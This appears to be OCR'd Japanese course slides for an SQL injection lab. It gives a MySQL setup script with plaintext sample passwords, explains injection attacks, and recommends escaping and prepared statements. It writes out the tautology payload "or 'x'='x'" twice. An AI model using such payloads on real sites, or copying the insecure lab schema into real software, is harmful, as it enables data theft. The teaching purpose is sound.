
```
CREATE DATABASE testdb;
USE testdb;

CREATE TABLE user(
    id INT PRIMARY KEY AUTO_INCREMENT,
    username VARCHAR(255),
    password VARCHAR(255)
);

INSERT INTO user(username,password) VALUES('imoto','imotopassword');
INSERT INTO user(username,password) VALUES('yamada','yamadapassword');
INSERT INTO user(username,password) VALUES('suzuki','suzukipassword');
INSERT INTO user(username,password) VALUES('sasaki','sasakipassword');

GRANT ALL ON testdb.* TO test;
```

実習の構成

インジェクション攻撃とは

インジェクション攻撃とは、ウェブサイトに検索キーワードなどの入力パラメータを送る際に、特定のコードを入力することで不正に情報を得ようとする攻撃である。

これを許した場合、顧客情報などの機密情報が漏洩する恐れがある。




SQLインジェクション

多くのWebアプリケーションがデータベースから情報を取り出す際にSQLと呼ばれる言語を利用することを活用した攻撃。

パラメータにSQLの構文を入れることで、作成者の意図しない動作をさせることを狙う。

SELECT * from USER where id=1234 or ‘x’=‘x’




インジェクション攻撃で被害を受ける原因

多くの場合、ユーザからの入力パラメータをチェックせずに、そのままアプリケーションで利用することで、不正な動作を許してしまう。


よって、対策としてはユーザからの入力パラメータをプログラム内で監査することで攻撃による被害を防ぐことができる。

SELECT * from USER where id=1234 or ‘x’=‘x’




予防法1（エスケープシーケンス）

作成者の意図しない動作を引き起こすような構文に関連する文字をアプリケーション内でチェックし、別の文字に置き換えて、悪意のある入力を無効化することを、エスケープシーケンスと呼ぶ。



予防法２（プリペアドステートメント）

SQLインジェクションを防ぐ方法はいくつか存在するが、有名なものにプリペアドステートメントがある。
プリペアドステートメントとは、SQL構文の雛形をあらかじめデータベースに用意した状態で、値のみをアプリケーションから渡す仕組みである。
この場合、一部の記号以外を渡すと自動的にエラーとなる。



Webサービスにおける２層構造アーキテクチャ

ブラウザ

Webサーバ
（Apache）

DBサーバ
（MySQL）

フォームページ
リクエスト

フォームページ

パラメータ（ユーザ名）
＋結果ページリクエスト

SQL

SQL実行結果


結果ページ

MySQLデータベースの状況（testdbデータベース）

userテーブル

